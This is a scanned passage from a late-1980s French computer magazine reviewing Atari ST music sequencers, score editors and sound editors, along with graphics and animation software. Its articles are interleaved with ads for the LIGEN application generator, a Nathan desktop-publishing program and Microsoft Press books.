menter ou diminuer la durée d'évanouissement d'un timbre. Cette opération est facilitée par la représentation graphique de la courbe d'enveloppe et par la possibilité sur certains éditeurs (Synthworks et DE 50) de déplacer directement avec la souris les points caractéristiques de la courbe. C'est très pratique et efficace. Une courbe est toujours plus compréhensible que la seule liste de ses valeurs.

D'autres éditeurs ne proposent que la visualisation de la courbe, ses modifications étant obtenues par le déplacement d'un curseur associé au paramètre (MT Designer). Pour la création d'un timbre, deux démarches distinctes sont réalisables. La première consiste à créer le timbre à partir d'une idée préalable. On souhaite, par exemple, rechercher un timbre de piano. Dans ce cas, l'éditeur n'apporte aucune aide dans la démarche à effectuer. C'est l'expérience du musicien qui le conduit à régler les paramètres dans un ordre déterminé. L'éditeur ne facilite que les réglages, mais ne dit pas lesquels sont à effectuer. Parti sur l'idée d'obtenir un piano, on peut très bien se retrouver avec une superbe clarinette !

L'autre démarche est de laisser faire le programme en utilisant sa fonction de création automatique des sons. La fonction procède alors par tirage aléatoire des paramètres (MT Designer, DE 50). Le musicien détermine la zone d'action du générateur aléatoire au moyen d'un masque qui permet de ne prendre en compte que certains paramètres à modifier et limite le tirage à l'intérieur d'une plage plus ou moins grande de valeurs possibles. La technique utilisée dans la série des Synthworks procède d'une analyse des anciens patches pour en générer de nouveaux. De plus, le Synthworks génère automatiquement les noms du patch et des timbres associés. Les sons obtenus sont très intéressants. Il y en a auxquels on ne penserait jamais car notre démarche naturelle nous fait aller toujours vers les mêmes sons.

LES SÉQUENCEURS

Les services utilitaires concernent la fonction du réglage des paramètres Midi, la possibilité d'utiliser un mini séquenceur (Synthworks), la mise en oeuvre d'une boîte à rythmes (MT Designer). A ce sujet, il faut indiquer qu'aujourd'hui MT Designer est la seule façon de programmer le MT 32 de chez Roland et que ce logiciel tire vraiment parti de toutes les possibilités de cet expandeur. Enfin, tous les logiciels impriment des paramètres sur une imprimante, le plus riche dans ce domaine étant Synthworks qui, dans l'ensemble, s'avère être le logiciel le plus performant.

Les logiciels séquenceurs pour micro-ordinateur se sont rapidement substitués aux séquenceurs intégrés aux synthétiseurs ou aux séquenceurs autonomes appelés parfois monolithiques. Il ne faut pas oublier que ces séquenceurs ne pouvaient enregistrer en moyenne que quelque 6 000 à 10 000 notes. La capacité mémoire des micro-ordinateurs d'aujourd'hui autorise un enregistrement de 150 000 notes.

Du fait de l'enregistrement des caractéristiques d'une note (hauteur, durée, intensité, façon de la jouer) et non de son contenu harmonique, c'est-à-dire du timbre propre à chaque instrument, le séquenceur restitue un enregistrement avec n'importe quel timbre d'instrument Midi.

Ainsi, à la différence d'un magnétophone qui n'enregistre que des sons, le séquenceur n'enregistre que les commandes qui restitueront les sons. A partir de ce principe, d'énormes possibilités (changement de tempo ou de tonalité, répétition à l'infini ou bouclage de notes) sont offertes au musicien pour réaliser ses arrangements. En effet, le

CARACTÉRISTIQUES DES LOGICIELS

	ST Studio	DE 50	Synthworks	MT Designer	Pro 24	Notator	EZ-Score-Plus
Editeur	JCD Midi Soft	Dr T's Music Software	Steinberg	Fost	Steinberg	C-LAB	Hybrid Arts
Distributeur	JCD Midi Soft	Numera	Saro Informatique	Fost	Saro Informatique	MPI	Fost
Adresse	1, rue Ravel 95430 Butry/s/Oise	11, rue Primatice 75013 Paris	5, bd Voltaire 75011 Paris	30, rue Coriolis 75012 Paris	5, bd Voltaire 75011 Paris	17, rue Duperré 75009 Paris	30, rue Coriolis 75012 Paris
Fonction principale	Gestionnaire de sons	Gestion Edition Roland D 50	Gestion Edition	Gestion Edition Roland MT 32	Séquenceur Editeur de partitions	Séquenceur Editeur de partitions	Editeur de partitions
Prix ttc	860 F	1 200 F	1 250 F à 2 050 F	990 F	2 650 F	3 990 F	1 490 F
Version	2.02	1.0	1.0		III	Notator	001
Configuration	Atari 520 ST 1040 ST Mega ST Monochrome	Atari 520 ST 1040 ST Mega ST Monochrome	Atari 520 ST 1040 ST Mega ST Monochrome Couleur	Atari 520 ST 1040 ST Mega ST Monochrome	Atari 1040 ST Mega ST Monochrome	Atari 1040 ST Mega ST Monochrome	Atari 520 ST 1040 ST Mega ST Monochrome
Service-lecteurs	70	71	72	73	74	75	76

LIGEN®

EDITEUR + INTERPRETEUR

VOUS SAVEZ CE QUE VOUS VOULEZ, AVEC "LIGEN" REALISEZ LE SIMPLEMENT MÊME SI VOUS N'ETES PAS INFORMATICIEN!

LIGEN TECHNIQUE

- **BASE DE DONNEES** relationnelle de troisième forme normale.
  - 100 bases utilisables en même temps (principe du "PAGING").
  - 200 rubriques indexables par base.
  - 65 000 enregistrements de plus de 30 000 caractères.
- **LANGAGE DE COMMANDE**
  - 31 instructions contrôlées syntaxiquement, pour :
    dialoguer avec les périphériques
    traitement de chaînes de caractères
    tests et structures
    import export de fichiers aux formats TXT, CSV, DBIII et DIF.
    communications asynchrone
    appel de modules exécutables MSDOS
    gestion des bases de données
  - grande souplesse dans l'enchaînement des processus laissant une entière liberté à l'utilisateur
  - jusqu'à 200 commandes par application.
- **GESTION D'ECRANS**
  - 100 écrans constitués de 100 zones maximum.
  - contrôles de 1er niveau en zone à zone : Alpha, Numérique, Date, Obligatoire...
  - création d'aides spécifiques par zone.
- **GENERATEURS SELON MODELES :**
  - de menus d'enchaînement des commandes
  - de gestion de fiches générant automatiquement des commandes de consultation, mise à jour, suppression et les interrogations écran imprimante. Liens dynamiques avec ou sans mise à jour de(s) base(s) fils
  - d'états complexes ou en listes, factures, bons de livraison, listes avec totaux et sous-totaux...

  Toutes les commandes résultantes sont modifiables.
- **ATELIER DE GENIE LOGICIEL :**
  - convivial grâce à l'utilisation permanente de fenêtres à menus déroulants.
  - puissant :
    accès à MSDOS sans quitter l'environnement **LIGEN**,
    mots de passe autorisant la hiérarchie dans l'utilisation des applications,
    références croisées des intitulés des divers dictionnaires
    tracé de l'arborescence des commandes...
  - documentant votre application à chaque étape pour permettre sa reprise par d'autres que le concepteur initial.

"LIGEN" EST UN GENERATEUR D'APPLICATION FRANÇAIS, N'UTILISANT QUE LE FRANÇAIS :

- **FACILE A APPRENDRE : 31 instructions seulement manuel utilisateur comportant une initiation complète pour les non-informaticiens et un manuel de référence détaillé.**
- **FACILE A UTILISER : vous serez guidé pas à pas dans le développement de votre application par des fenêtres à menus déroulants; des contrôles automatiques vous aideront dans la définition et la syntaxe des commandes; son interpréteur vous permettra de tester votre application au fur et à mesure de sa réalisation.**
- **FACILE A FAIRE EVOLUER : en effet chaque commande de base a été étudiée afin de rendre les sources lisibles, maintenables et modifiables, même par des non-informaticiens.**

FAITES VOS COMPTES

Vous voulez développer vos applications, il vous faut :	X,Y,Z	LIGEN
• 1 SGBD ou un gestionnaire de fichiers		
• 1 gestionnaire d'écrans puissant		
• 1 langage de commande		
• 1 générateur d'application qui solutionne 80 % de la structure de votre application		
• 1 outil de prototypage		
• 1 atelier de génie logiciel avec un environnement interactif à fenêtres et menus déroulants		
• 1 gestion d'adresse avec édition d'étiquettes autocollantes (fournie gratuitement en exemple d'application)		
=		1 250 F H.T.

LIGOGEN COMPTABILITÉ GÉNÉRALE

LE PREMIER MODULE DE GESTION DÉVELOPPÉ AVEC "LIGEN"

- une comptabilité complète directement exécutable sous MSDOS, mais que vous pourrez vous-même aisément adapter à vos besoins propres et faire évoluer avec **LIGEN**.

En effet LICOGEN est non seulement livré avec son module exécutable mais aussi avec les sources **LIGEN** commentées dans le manuel utilisateur.

CARACTÉRISTIQUES :

CAPACITÉS
- 65 000 journaux
- 65 000 comptes
- 65 000 écritures comptables

FONCTIONNALITÉS
- Journaux classiques ou de trésorerie avec contrepartie automatique,
- Soldes des comptes non arrêtés, arrêtés sur clôture mensuelle, An-1,
- Saisie des écritures contrôlée à chaque nouvelle entrée,
- Editions, journaux, balance et grand livre sans tri préalable,
- Entrées de mvts extérieurs, sorties balances vers tableurs...

LICOGEN Module exécutable + 690 F H.T.

LIGEN BASIC / LIGEN "C"

- Vous rendrez vos applications plus performantes.
- Vous protègerez vos applications contre toutes modifications non autorisées.
- Vous pourrez vendre un logiciel que vous aurez développé (sans runtime ni royalties) en utilisant **LIGEN BASIC** ou **LIGEN C** pour convertir les sources de votre application dans les langages suivants
  Quick Basic Microsoft - Quick "C" Microsoft*

LIGEN BASIC 740 F H.T.
LIGEN C 990 F H.T.

IBM PC, AT, ou PS/2 sous MSDOS v. 2,00 ou supérieure, 384 KO RAM, 2 lecteurs disquettes, 1 écran monochrome ou couleurs (type MDA, CGA et EGA).

* MSDOS, QUICK BASIC et QUICK "C" sont des marques déposées MICROSOFT - IBM est une marque déposée.

ARC EN CIEL - Radio

LAYROLLE INFORMATIQUE

Z.A. BEL AIR - 12000 RODEZ - TEL. 65 42 21 13

	Qté	Prix H.T.	Prix T.T.C.	A PAYER
LIGEN éditeur + interpréteur		1 250	1 482,50	
LIGEN convertisseur Basic		740	877,64	
LIGEN convertisseur C		990	1 174,14	
ASSISTANCE TEL. LIGEN 1 an avec mise à jour		490	581,14	
LICOGEN		690	818,34	
			TOTAL	

CI-JOINT CHEQUE DE A L'ORDRE DE LAYROLLE INFORMATIQUE - RODEZ

SUPPORTS MAGNETIQUES DESIRES : 5"1/4.360 KO ☐ ou 3"1/2.720 KO ☐

ESSAYEZ LIGEN POUR 150 F H.T. (A VALOIR SUR UN ACHAT LIGEN)

Version limitée : 2 disquettes 5"1/4 et un manuel de 120 pages

ATTENTION LA FOURNITURE LIGEN PROPOSÉE INCLUT L'OUTIL DE TRACÉ D'ECRANS

ci-joint chèque de 177,90 F à l'ordre de LAYROLLE INFORMATIQUE - RODEZ ☐

01/06/88

SOCIETE _____ TEL. _____

NOM _____ PRENOM _____

ADRESSE _____

CODE POSTAL _____ VILLE _____

Référence 175 du service-lecteurs (page 66)

LOGICIELS NATHAN

TOUS JOURNALISTES !

Le Journaliste, logiciel de micro-édition accessible à tous, est disponible dès maintenant sur Thomson T08/T08D/T09+ et sur Nanoréseau.

Version sur Compatibles PC : 4e trimestre 1988.

Pour toute commande adressez-vous à votre point de vente habituel ou à défaut à : P.C.V. Diffusion Z.I. Nord Bât. 9, 77200 Torcy

cedic/nathan

6/10, boulevard Jourdan
75014 Paris
Tél. (1) 45 65 06 06

Pour recevoir une documentation, envoyez le coupon ci-dessous à : Cedic/Nathan 6/10, boulevard Jourdan 75014 Paris

Je souhaite recevoir une documentation sur "Le Journaliste"

Nom _____ Prénom _____

Adresse _____

Code postal |_|_|_|_|_| Ville _____

principal intérêt d'un séquenceur est de travailler sur plusieurs pistes d'une façon indépendante. Dans un premier temps, on enregistre un morceau de flûte sur la piste 1 du séquenceur, dans un second temps, tout en écoutant la piste 1, on enregistre un accompagnement au piano sur la piste 2. En procédant de façon identique, on peut ajouter d'autres instruments. Sous réserve de posséder un instrument Midi polytimbral (capable de jouer plusieurs timbres simultanément), ce qui est généralement le cas des expandeurs (synthétiseur sans clavier), ou de disposer de plusieurs synthétiseurs, on se trouve à la tête d'un véritable orchestre. Au niveau de chaque piste, le plus petit élément identifiable (repéré par son nom) est le pattern. Un pattern correspond à une ou plusieurs mesures d'un morceau. L'ensemble des patterns forme un *song*, morceau également identifiable.

Pour procéder à l'enregistrement d'un pattern, il est nécessaire, au préalable, de sélectionner la piste, le canal Midi utilisé et de régler le tempo et la valeur de la mesure. Après avoir enregistré quelques mesures, le résultat obtenu peut être écouté sur le synthétiseur mais également visualisé sur une grille représentative des paramètres mémorisés (situation de la note dans la mesure, valeur de la note, vélocité et durée de celle-ci) ou directement sur une portée. L'intérêt du séquenceur consiste à pouvoir modifier, en temps réel, en écoutant le pattern, l'ensemble de ces paramètres sans être obligé de rejouer.

Une autre méthode, plus naturelle et plus proche du musicien, consiste à enregistrer le pattern en cycle jusqu'à l'obtention d'un résultat satisfaisant à l'oreille. Dans ce cas, seule la dernière version est gardée par le séquenceur. Tous les mixages sont permis. Nous avons affaire à un véritable traitement de texte musical.

Transcrire sa propre musique rapidement et sans erreur est le rêve de chaque musicien. Aujourd'hui, les éditeurs de partitions sont une aide privilégiée pour accomplir cette tâche. La plupart des séquenceurs, à l'instar de Pro 24 et de Notator, offrent des possibilités d'édition de partitions. Il n'en reste pas moins vrai que les outils les plus performants sont des logiciels dédiés tel que EZ-Score-Plus ou Masterscore. L'écriture de la musique nécessite, avant toute chose, de choisir un modèle de partition. EZ-Score-Plus propose une portée (solo), deux portées (piano) ou trois portées (piano et vocal ou trio), le titre, les paroles, le copyright et même le diagramme des accords pour guitare. Pro 24 ne propose que deux portées mais son logiciel dédié Masterscore donne accès aux partitions d'orchestre, soit sept portées visualisées à l'écran. Notator permet de travailler avec cinq portées.

LES CLÉS

L'opération suivante est la sélection des clés (*fa* ou *sol*) et de leurs armures (tonalité majeure ou mineure) ainsi que, pour EZ-Score-Plus, celle de la mesure (4/4 par défaut ou toute autre) et de la valeur du métronome. Notator propose toutes les clés (deux clés de *sol*, quatre clés d'*ut*, deux clés de *fa*). Les notes sont placées sur les portées suivant deux modes : le mode pas à pas et le mode temps réel. En mode pas à pas, on dispose de la souris, du clavier du micro-ordinateur ou d'un clavier Midi, par exemple celui du synthétiseur. En mode temps réel, les notes sont directement introduites par le jeu du morceau sur le clavier Midi ou par le chargement d'un fichier de notes préalablement enregistré avec un séquenceur.

Dans EZ-Score-Plus, les figures de notes utilisables vont de la ronde à la quintuple croche. Les altérations comprennent dièse, bémol, bécarre, double dièse, double bémol. Toutes les figures de silence correspondant aux valeurs de notes sont « sélectables ». Un menu d'ornements offre le choix pour l'appoggiature, le gruppetto, le trille, le mordant et autres ornements de l'écriture musicale. Les barres de mesure simple, double, de reprise sont reconnues. Les termes de nuance (pianissimo, piano....mezzo forte, forte, fortissimo) et les signes d'articulation (point d'orgue, pédale, accent...) auront leur place sur la partition.

A tout moment, l'audition de ce qui figure sur la portée est possible, soit note par note, soit en totalité. La sortie peut être le haut-parleur du micro-ordinateur ou un instrument Midi connecté. Quand on entre les notes au clavier, une indication sonore signale les notes extrêmes utilisables dans la clé précédemment sélectionnée. Le mode d'entrée directe au clavier Midi est très pratique pour éditer les accords.

Le programme permet de copier certains passages, d'insérer ou de retirer des espaces entre les figures musicales, de corriger ou d'ajouter des symboles. Le gain de temps est appréciable pour l'édition des mesures identiques. Sur EZ-Score-Plus, un traitement de texte, acceptant les fontes GDOS, permet d'entrer les paroles de la chanson ou les doigtés des notes. Un choix de fontes est proposé sur Notator. La partition réalisée est sauvegardée dans un fichier. L'impression ne pose pas de problème particulier ; de nombreuses imprimantes ont prévu un *driver*, seule diffère la qualité d'impression, excellente avec EZ-Score-Plus, ordinaire avec Pro 24.

Une autre application de l'éditeur de partition est l'initiation au solfège et à l'écriture musicale puisqu'il est possible d'entendre à tout moment les notes placées sur une portée. A l'instar des logiciels bureautiques, les logiciels musicaux ont tendance à intégrer dans un seul logiciel le gestionnaire des sons, le séquenceur et l'éditeur de partitions. Avec cette formule, on ne peut aujourd'hui obtenir pour chacune des fonctions les performances désirées. La solution de logiciels dédiés semble donc préférable. Il suffit en effet qu'ils échangent leurs fichiers de données. Une norme est d'ailleurs à l'étude sous le nom de Midi-Files.

ÉLIZABETH MARTEAU

GRAPHISME


LES OUTILS DES ARTISTES

La palette des logiciels graphiques disponibles offre sans cesse aux infographistes de nouveaux outils. Les plus récents d'entre eux dépassent les capacités théoriques de la machine. Un point faible cependant, face au Macintosh : le dessin vectorisé.

Les logiciels de dessins *bit map* (dessins sur une matrice de points égale à la résolution de l'écran) sont désormais très nombreux. En couleur, les classiques restent toujours compétitifs : Néochrome pour sa simplicité (la version 1.0 distribuée par Atari France compte une nouvelle fonction d'animation et une fonction lasso), Degas Elite qui s'est imposé comme le standard, puis une kyrielle de nouveaux concurrents tels Art Studio, Art Scribe ou ZZ-Rough, tous dotés de possibilités originales. Cependant, seules 16 couleurs choisies parmi 512 sont affichables simultanément du fait de la conception de Gem.

Alors que l'on attendait une extension de ce chiffre grâce à l'adjonction d'une quelconque carte, il a été dépassé par certains logiciels qui affichent jusqu'à 48 couleurs par ligne. Ils sont pour l'instant au nombre de trois : GFA Artist, Quantum et Spectrum (tous trois ayant déjà fait l'objet d'un article dans le précédent numéro de *L'Oi*).

C'est sans nul doute Spectrum qui possède la gestion des couleurs (512) la plus simple et l'ergonomie la meilleure. Il est le seul logiciel du marché qui garde tous ses outils actifs en mode loupe. Une loupe par ailleurs remarquable de précision. Artist ne démérite pas : outre la gestion d'une palette très



Photos Alain Mangin

large (512 couleurs), il est capable de créer des animations, le tout pour un prix très raisonnable. Quantum, en revanche, est à déconseiller pour sa lenteur et son manque de maniabilité.

Les logiciels d'animation sont de plus en plus nombreux et performants. Cad 3D, le premier logiciel de 3D disponible, a été entièrement refondu pour la version 2.0. Ce n'est pas à proprement parler un logiciel d'animation, mais le premier maillon d'une chaîne de produits très puissants édités par Antic. Tout d'abord Cyberpaint, qui rend la création d'un dessin animé d'une simplicité jamais atteinte sur ST, puisqu'il peut calculer le déplacement d'une portion d'image (lutin ou *sprite*) avec un cheminement et un effet déterminés : cela dispense du fastidieux travail image par image. Viennent ensuite nombre d'autres logiciels dont le nom commence par « Cyber ». Cybermate, un langage de programmation d'animation apparenté au Forth, Cyberstudio, Cybercontrol... Musique, 3D, relief, rien ne manque.

ZZ-Rough (ci-contre) est un produit original, complémentaire des outils classiques. Spectrum (ci-dessus) est le logiciel le plus représentatif de la nouvelle génération.

Toutefois, un logiciel allemand, Imagic, pourrait s'avérer en un seul produit un concurrent redoutable. Imagic, d'Applications Systems Heidelberg, élabore des animations allant jusqu'à cinquante images à la seconde, les compile en applications transparentes pour l'utilisateur ou encore affiche une même image sur 256 écrans. Le logiciel devrait être disponible en France pour la rentrée.

Le dessin monochrome n'est cependant pas négligé. Stad, également d'Applications Systems Heidelberg, est assurément le plus impressionnant. Il marie 2D et 3D, une vitesse d'exécution optimisée (surtout en rotation 3D), une ergonomie très développée, des possibilités de déformations puissantes et une foule de fonctions difficiles à mentionner de façon exhaustive : entre autres, gestion des modes logiques de dessin (or, xor, and), génération de code assembleur, faces cachées, interface-scanner. Stad 1.2 dispose du pilote de l'imprimante laser Atari, de pilotes pour de nombreuses imprimantes, tables traçantes et tablettes graphiques et d'une fonction de défilement d'écrans. Il gère ▶

FICHE TECHNIQUE

Animatic
Editeur : Loriciels
Prix : 245 F ht
Service-lecteurs, référence n° 77

Aegis Animator
Editeur : Aegis
Prix : 490 F ht
Service-lecteurs, référence n° 78

Art Studio
Editeur : Rainbird
Prix : 245 F ht
Service-lecteurs, référence n° 79

Art Scribe
Editeur : Magister Software
Prix : 210 F ht
Service-lecteurs, référence n° 80

Cyberpaint
Editeur : Antic
Prix : 550 F ht
Service-lecteurs, référence n° 81

Degas Elite
Editeur : Batteries Included
Prix : 582 F ht
Service-lecteurs, référence n° 82

EasyDraw
Editeur : Migraph inc.
Prix : 355 F ht
Service-lecteurs, référence n° 83

GFA Artist
Editeur : Micro Application
Prix : 418 F ht
Service-lecteurs, référence n° 84

GFA Movie
Editeur : Micro Application
Prix : 418 F ht
Service-lecteurs, référence n° 85

Spectrum
Editeur : Upgrade éditions
Prix : 500 F ht
Service-lecteurs, référence n° 86

Quantum
Editeur : Eidersoft
Prix : 210 F ht
Service-lecteurs, référence n° 87

Stad
Editeur : Applications Systems Heidelberg. *Prix :* 506 F ht
Service-lecteurs, référence n° 88

jusqu'à 99 pages sur un Mega 4. Hormis un très bon logiciel du domaine public, Public Painter qui s'inspire de MacPaint, Stad n'a d'ailleurs pas de concurrent (sinon Degas Elite en haute résolution).

Il reste le dessin vectoriel. La vectorisation des dessins permet d'échapper à la contrainte imposée par la définition toujours trop basse des écrans. Dans ce domaine, le Macintosh a créé l'événement avec Cricket Draw, Illustrator ou Freehand. L'offre Atari est limitée dans ce domaine des logiciels « artistiques » vectoriels. Le ST ne compte pour l'instant qu'EasyDraw 2, associé à Superchargeur, GemDraw de Digital Research n'ayant jamais été officiellement disponible.

EasyDraw travaille en mode « objets », c'est-à-dire qu'il reprend, déplace ou déforme par exemple un cercle précédemment tracé, mais ne possède pas de véritables courbes de Bézier ni de possibilité de projections autre que la rotation. Grâce à Superchargeur, EasyDraw 2 peut charger des images *bit map* et donc utiliser éventuellement une pseudo-fonction calque pour les vectoriser. Le problème est que les images *bit map* ne sont pas grisées comme sur Illustrator, ce qui rend le travail de décalque difficile. EasyDraw est néanmoins, comme son nom l'indique, un produit facile à utiliser et agréable d'emploi.

Finalement, c'est avec un logiciel de micro-édition que le premier système de dessin vectoriel avec courbes de Bézier sera disponible sur l'Atari ST. En effet, Calamus, déjà distribué en Allemagne, comprend à peu près tout ce qui est nécessaire à la PAO : traitement de texte, logiciel de dessin, pilotage d'un scanner, éditeur de polices en un même programme, bref, c'est le premier intégré du genre.

ÉRIC SEBAG

L'ATARI S'ANIME

La création d'images graphiques n'est plus vaine. De nouveaux produits les récupèrent pour réaliser un journal cyclique ou pour habiller un film vidéo.

Les nouveaux outils graphiques font accéder le ST à un niveau de performance acceptable pour certains projets professionnels. Mais la réalisation de « belles images » ne suffit pas en soi. Encore faut-il les exploiter. Avec Imagic, un créateur réalisera des animations de courte durée, tournant éventuellement en boucle. D'autres produits existent pour utiliser efficacement l'ensemble des logiciels de création graphique. Parmi eux, Genlock-incrustation et Animédia.

Genlock-incrustation est le premier Genlock disponible sur Atari. Par l'intermédiaire d'un logiciel et d'une interface matérielle, il marie les mondes de la vidéo et de l'informatique. Son utilisation est simple. On écrit ou dessine en surimpression sur une image ou un film vidéo. Génériques de film, habillages, petits trucages deviennent faciles et d'un coût très faible. Le logiciel comporte des fonctions de base comme le défilement automatique horizontal ou vertical, pour réaliser immédiatement des génériques. Genlock-incrustation accepte les fichiers de tous les logiciels graphiques habituels. La version grand public le destine à tous les utilisateurs de caméras vidéo. La version professionnelle, qui offre le choix de la couleur d'incrustation, le passage de l'image vidéo devant l'image numérique et la vidéo sur vidéo et plusieurs entrées Pal-Secam et RVB, s'adresse surtout aux nombreuses sociétés de production de films vidéo destinés de plus en plus aux grandes entreprises pour leur communication interne et externe.

Animédia est un produit plus ancien qui reste trop méconnu. Le principe est de faire défiler automatiquement et en boucle une série d'écrans. Il est destiné par exemple à des commerçants désireux d'animer intelligemment leur magasin. Chaque écran comprend deux parties, l'une réservée à un texte informatif, l'autre à l'image, créée avec un logiciel graphique ou numérisée. L'utilisateur rédige ses textes, choisit la présentation (type de lettres, motifs de fond, position sur la fiche) en manipulant la souris et organise lui-même un journal cyclique. Des effets spéciaux sur images sont préprogrammés. DB Logiciel, éditeur d'Animédia, numérise et retouche des photos pour un prix très intéressant et conçoit des écrans à partir de simples esquisses.

PATRICE DESMEDT

GENLOCK-INCRUSTATION

Editeur et distributeur : Octet d'Azur
Prix : 12 000 F ht (version Pro) et environ 3 000 F (version grand public)
Service-lecteurs, référence n° 89

ANIMÉDIA

Editeur et distributeur : DB Logiciel. Il existe en trois versions pour 520 ST (13 écrans maximum), 1040 ST (40 écrans maximum) et 1040 ST avec disque dur (300 écrans maximum).
Prix respectifs : 13 200 F ht, 15 200 F ht et 20 200 F ht, matériel compris.
Service-lecteurs, référence n° 90

Microsoft® PRESS

une volonté de perfection

MS-DOS

Le livre du MS-DOS
par Van Wolverton
448 pages - 265 FF

MS-DOS avancé
par R. Duncan
400 pages - 345 FF

Guide Microsoft de MS-DOS 3.1 à 3.3
par R. Duncan
288 pages - 285 FF

CD-ROM

CD-ROM Tome 2 - Édition Optique
par S. Ropiequet
272 pages - 235 FF

LANGAGES

Variations en C
par S. Schustack
372 pages - 265 FF

LOGICIELS

Excel Tome 1 - Le tableur
par D. Cobb
352 pages - 280 FF


Excel Tome 2 - Graphique, base de données, macro-commandes
par D. Cobb
392 pages - 280 FF


Les macros d'Excel
par D. Hergert
296 pages - 285 FF

